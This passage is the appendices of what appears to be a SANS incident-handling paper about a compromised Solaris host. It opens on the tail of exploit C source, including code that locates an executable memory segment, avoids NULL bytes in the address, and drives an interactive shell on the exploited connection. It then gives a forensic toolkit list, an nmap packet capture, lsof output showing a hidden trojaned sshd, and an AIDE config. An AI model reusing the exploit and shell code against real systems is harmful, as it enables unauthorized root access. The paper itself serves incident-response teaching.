                exit(1);
        }

        /* search for the last RWX memory segment before stack (last - 1) */
        while (read(fd, &map, sizeof(map)))
                if (map.pr_vaddr)
                        if (map.pr_mflags & (MA_READ | MA_WRITE | MA_EXEC)) {
```

© SANS Institute 2000 - 2005 Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

```
                        addr_old = addr;
                        addr = map.pr_vaddr;
                }
        close(fd);

        /* add 4 to the exact address NULL bytes */
        if (!(addr_old & 0xff))
                addr_old |= 0x04;
        if (!(addr_old & 0xff00))
                addr_old |= 0x0400;

        return(addr_old);
}

/*
 * set_val(): copy a dword inside a buffer
 */
void set_val(char *buf, int pos, int val)
{
        buf[pos] =      (val & 0xff000000) >> 24;
        buf[pos + 1] =  (val & 0x00ff0000) >> 16;
        buf[pos + 2] =  (val & 0x0000ff00) >> 8;
        buf[pos + 3] =  (val & 0x000000ff);
}

/*
 * shell(): semi-interactive shell hack
 */
void shell(int fd)
{
        fd_set  fds;
        char    tmp[128];
        int     n;

        /* quote from kill bill: vol. 2 */
        fprintf(stderr, "\"Pai Mei taught you the five point palm exploding heart technique?\" -- Bill\n");
        fprintf(stderr, "\"Of course.\" -- Beatrix Kidd0, alias Black Mamba, alias The Bride (KB Vol2)\n\n");

        /* execute auto commands */
        write(1, "# ", 2);
        write(fd, CMD, strlen(CMD));

        /* semi-interactive shell */
        for (;;) {
                FD_ZERO(&fds);
                FD_SET(fd, &fds);
                FD_SET(0, &fds);

                if (select(FD_SETSIZE, &fds, NULL, NULL, NULL) < 0) {
                        perror("select");
                        break;
                }

                /* read from fd and write to stdout */
                if (FD_ISSET(fd, &fds)) {
                        if ((n = read(fd, tmp, sizeof(tmp))) < 0) {
                                fprintf(stderr, "Goodbye...\n");
                                break;
```

© SANS Institute 2000 - 2005, Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

```
                }
                if (write(1, tmp, n) < 0) {
                        perror("write");
                        break;
                }
        }

        /* read from stdin and write to fd */
        if (FD_ISSET(0, &fds)) {
                if ((n = read(0, tmp, sizeof(tmp))) < 0) {
                        perror("read");
                        break;
                }
                if (write(fd, tmp, n) < 0) {
                        perror("write");
                        break;
                }
        }
    }

    close(fd);
    exit(1);
}

/*
 * read_prompt(): non-blocking read from fd
 */
int read_prompt(int fd, char *buf, int size)
{
    fd_set         fds;
    struct timeval  wait;
    int            n = -1;

    /* set timeout */
    wait.tv_sec = 2;
    wait.tv_usec = 0;

    bzero(buf, size);

    FD_ZERO(&fds);
    FD_SET(fd, &fds);

    /* select with timeout */
    if (select(FD_SETSIZE, &fds, NULL, NULL, &wait) < 0) {
        perror("select");
        exit(1);
    }

    /* read data if any */
    if (FD_ISSET(fd, &fds))
        n = read(fd, buf, size);

    return n;
}
```

© SANS Institute 2000 - 2005, Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

# Appendix B

Solaris 9 binaries on Solaris 9 Tools CD:

Note: Ideally, binaries will be statically linked. This is difficult for some Solaris binaries and impossible for others. To mitigate this, we bring our own dynamic libraries.

In /tools/bin:

cat
chgrp
chmod
chown
compress
cp
csh
dd
df
diff
dig
du
fdisk
file
find
finger
gcc
gunzip
gzip
ifconfig
last
ldd
ls
lsof
md5
modinfo
mv
netcat
netstat
passwd
pkginfo
ps
rm
script
sh
strace
strings
su
tar
top
truss
uncompress
vi
who

in /tools/lib

/usr/lib from fully installed system (yes, all of it)

In /tools

Coroner's Toolkit
chkrootkit

© SANS Institute 2000 - 2005, Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

# Appendix C

Packet capture of nmap fingerprinting an OS

16:37:43.280379 IP 192.168.22.12.34973 > 192.168.22.44.ssh: S
305885748:305885748(0) win 2048 <wscale 10,nop,mss 265,timestamp
1061109567[|tcp]>
16:37:43.280736 IP 192.168.22.44.ssh > 192.168.22.12.34973: S
1268027595:1268027595(0) ack 305885749 win 49335 <nop,nop,timestamp 332977572
1061109567,mss[|tcp]>
16:37:43.480271 IP 192.168.22.12.34974 > 192.168.22.44.ssh: S
305885749:305885749(0) win 4096 <wscale 10,nop,mss 265,timestamp
1061109567[|tcp]>
16:37:43.480511 IP 192.168.22.44.ssh > 192.168.22.12.34974: S
1268228977:1268228977(0) ack 305885750 win 49335 <nop,nop,timestamp 332977592
1061109567,mss[|tcp]>
16:37:43.680245 IP 192.168.22.12.34975 > 192.168.22.44.ssh: S
305885750:305885750(0) win 4096 <wscale 10,nop,mss 265,timestamp
1061109567[|tcp]>
16:37:43.680486 IP 192.168.22.44.ssh > 192.168.22.12.34975: S
1268471905:1268471905(0) ack 305885751 win 49335 <nop,nop,timestamp 332977612
1061109567,mss[|tcp]>
16:37:43.880248 IP 192.168.22.12.34976 > 192.168.22.44.ssh: S
305885751:305885751(0) win 1024 <wscale 10,nop,mss 265,timestamp
1061109567[|tcp]>
16:37:43.880474 IP 192.168.22.44.ssh > 192.168.22.12.34976: S
1268618151:1268618151(0) ack 305885752 win 49335 <nop,nop,timestamp 332977632
1061109567,mss[|tcp]>
16:37:44.080527 IP 192.168.22.12.34977 > 192.168.22.44.ssh: S
305885752:305885752(0) win 1024 <wscale 10,nop,mss 265,timestamp
1061109567[|tcp]>
16:37:44.080907 IP 192.168.22.44.ssh > 192.168.22.12.34977: S
1268795564:1268795564(0) ack 305885753 win 49335 <nop,nop,timestamp 332977652
1061109567,mss[|tcp]>
16:37:44.280302 IP 192.168.22.12.34978 > 192.168.22.44.ssh: S
305885753:305885753(0) win 4096 <wscale 10,nop,mss 265,timestamp
1061109567[|tcp]>
16:37:44.280625 IP 192.168.22.44.ssh > 192.168.22.12.34978: S
1268949847:1268949847(0) ack 305885754 win 49335 <nop,nop,timestamp 332977672
1061109567,mss[|tcp]>

© SANS Institute 2000 - 2005, Author retains full rights.

# Appendix D

## lsof output

```
# lsof -p 2503
COMMAND  PID USER   FD   TYPE        DEVICE SIZE/OFF     NODE NAME
sshd    2503 root  cwd   VDIR         32,0      512    78556 /dev/pts/..
sshd    2503 root  txt   VREG         32,0  8819372    78575 /dev/pts/.. /sshd
sshd    2503 root  txt   VREG         32,6    21676   172383 /usr/lib/libmp.so.2
sshd    2503 root  txt   VREG         32,6   855484   172347 /usr/lib/libc.so.1
sshd    2503 root  txt   VREG         32,6    16768   336974
/usr/platform/sun4u/lib/libc_psr.so.1
sshd    2503 root  txt   VREG         32,6    11448   172380 /usr/lib/libmd5.so.1
sshd    2503 root  txt   VREG         32,6    43960   172344 /usr/lib/libaio.so.1
sshd    2503 root  txt   VREG         32,6   110116   172450 /usr/lib/libm.so.1
sshd    2503 root  txt   VREG         32,6   742680   172386 /usr/lib/libnsl.so.1
sshd    2503 root  txt   VREG         32,6    58504   172407 /usr/lib/libsocket.so.1
sshd    2503 root  txt   VREG         32,6    35916   172399 /usr/lib/librt.so.1
sshd    2503 root  txt   VREG         32,6     4028   172360 /usr/lib/libdl.so.1
sshd    2503 root  txt   VREG         32,6   185512   172236 /usr/lib/ld.so.1
sshd    2503 root    0u  IPv4 0x300046f5b50    0t716      TCP swlbgdb:uucp-
>wks111:33036 (ESTABLISHED)
sshd    2503 root    1u  IPv4 0x300046f5b50    0t716      TCP swlbgdb:uucp-
>wks111:33036 (ESTABLISHED)
sshd    2503 root    2u  IPv4 0x300046f5b50    0t716      TCP swlbgdb:uucp-
>wks111:33036 (ESTABLISHED)
sshd    2503 root    3r  DOOR        234,0      0t0    49946 /var/run (swap) (door to
nscd[205])
sshd    2503 root    4u  IPv4                0t0         SOCK_RAW
sshd    2503 root    5u  VCHR         8,2      0t0    22447 /devices/pseudo/clone@0:eri-
>bufmod->eri
```



© SANS Institute 2000 - 2005 Author retains full rights.

# Appendix E

## Aide configuration file

```
# AIDE config file
#
# Where is the database we read?
database=file:aide.db

# Where is the database we write?
database_out=file:aide.db.new

#
# Build in definitions
#
#p:     permissions
#i:     inode
#n:     number of links
#u:     user
#g:     group
#s:     size
#b:     block count
#m:     mtime
#a:     atime
#c:     ctime
#S:     check for growing size
#md5:   md5 checksum
#sha1:  sha1 checksum
#rmd160:        rmd160 checksum
#tiger: tiger checksum
#R:     p+i+n+u+g+s+m+c+md5
#L:     p+i+n+u+g
#E:     empty group
#>:     growing logfile p+u+g+i+n+S
#
#file list
/usr R
/sbin R
/dev L
!/devices/pseudo/pts
/etc R
=/etc$ L
!/etc/.syslog_door$
!/etc/coreadm.conf$
!/etc/dumpadm.conf$
!/etc/initpipe$
!/etc/lvm
!/etc/mnttab$
```

© SANS Institute 2000 - 2005, Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

```
!/etc/ntp.drift$
!/etc/saf
!/etc/sysevent
!/etc/syslog.pid$
!/etc/utmppipe$
=/etc/cron.d$ L
!/etc/cron.d/FIFO$
=/etc/ssh$ L
!/etc/ssh/sshd.pid$
=/etc/mail$ L
!/etc/mail/sendmail.pid$
=/etc/dfs$ L
!/etc/dfs/sharetab$

# End File
```

© SANS Institute 2000 - 2005, Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.